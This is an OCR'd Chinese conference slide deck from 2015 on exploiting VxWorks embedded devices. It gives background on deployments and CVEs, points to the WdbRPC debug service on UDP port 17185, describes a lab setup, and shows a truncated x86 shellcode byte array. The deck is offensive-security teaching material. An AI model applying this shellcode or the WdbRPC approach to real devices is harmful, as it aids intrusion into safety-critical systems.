嵌入式设备漏洞利用技术

VxWorks玩转Shellcode

赵焕宇

成都新天驷科技有限公司
电子科技大学设备安全工程中心

2015.10

主要内容

1. 背景情况
2. 环境准备
3. VxWorks下Shellcode开发
4. 关于团队


1 背景情况

VxWorks 操作系统-美国Wind River公司于1983年设计开发的一种嵌入式实时操作系统（RTOS），支持现有市场上的嵌入式CPU架构（X86、PPC、ARM、MIPS等），在嵌入式实时操作系统领域占据一席之地（宣称拥有1.5亿台设备）

广泛应用在：通信、军事、航空、航天、舰船等高精尖技术及实时性要求极高的领域中，如卫星通讯、无人机、弹道制导、飞行控制等

F-16、FA-18、B-2 隐形轰炸机、爱国者导弹

1997年4月火星探测器

2008年5月登陆的凤凰号


2012年8月登陆的好奇号

波音787梦幻客机

国内应用也非常广泛……

2008-2015年CVE安全漏洞数量 12个：


http://www.cvedetail.com



CVE ID	公布时间
CVE-2015-3963	2015-08-03
CVE-2013-0716	2013-03-20
CVE-2013-0715	2013-03-20
CVE-2013-0714	2013-03-20
CVE-2013-0713	2013-03-20
CVE-2013-0712	2013-03-20
CVE-2013-0711	2013-03-20
CVE-2010-2968	2010-08-05
CVE-2010-2967	2010-08-05
CVE-2010-2966	2010-08-05
CVE-2010-2965	2010-08-05
CVE-2008-2476	2008-10-03

至少10万台设备连接在互联网上

数据来源：shodan、ZoomEye




- 2015年9月“44 CON 伦敦”峰会


《攻击VxWorks：从石器时代到星际》

- 2015年10月“SyScan360”信息安全大会

- 通过python实现的WdbRPC协议
  - 符合SUN-RPC协议
  - 基于UDP的17185端口


CVE-2010-2965
2010-08-05






2 环境准备

- 基于VMware虚拟环境
  - 开发环境：Tornado V2.2
  - 操作系统：VxWorks V5.5
  - 脚本工具：Python V2.7






3 VxWorks下Shellcode开发

- 一段能完成某种特定功能的机器码
- 通常用C或汇编编写，反汇编成机器码
- 一种极其细致，难度极高的工作


```
unsigned char text[] =    // 1012(bytes)
{
        0x55, 0x89, 0xe5, 0x83, 0xec, 0x40,
        0x57, 0x53, 0x8d, 0x7d, 0xc8, 0xb8,
        0x00, 0x00, 0x00, 0x00, 0xfc, 0xb9,
        0x0a, 0x00, 0x00, 0x00, 0xf3, 0xab,
        0x66, 0xab, 0x83, 0xec, 0x08, 0x6a,
        0x00, 0x68, 0x08, 0x10, 0x00, 0x00,
        0xe8, 0x27, 0xd7, 0x67, 0x00, 0x83,
        0xc4, 0x10, 0x89, 0xc0, 0x89, 0x45,
        0xf8, 0x83, 0x7d, 0xf8, 0x00, 0x75,
        0x09, 0xe9, 0x94, 0x00, 0x00, 0x00,
        0x8d, 0x74, 0x26, 0x00, 0x83, 0xec,
        0x0c, 0x8d, 0x45, 0xc8, 0x50, 0xe8,
        0x94, 0x00, 0x00, 0x00, 0x83, 0xc4,
```

3 VxWorks下Shellcode开发




Shellcode开发过程

VxWorks内存管理



VxWorks的内存布局

ELF格式内存映射


.symtab
.shstrtab
.debug_ranges
.debug.str
.debug_line
.debug_abbrev
.debug_info
.debug_arange
.comment
_libc_reeeres_ptr
.bss
.data
.got_plt
.got
.data_tel.ro
.jcr
.ctors
.tbss
.tbss
.tdata
.gcc_except_table
.eh_frame
_libc_atext
_libc_subfreeres
.rodata
finit
Operating System
STACK VMA
HEAP VMA
DATA VMA
CODE VMA

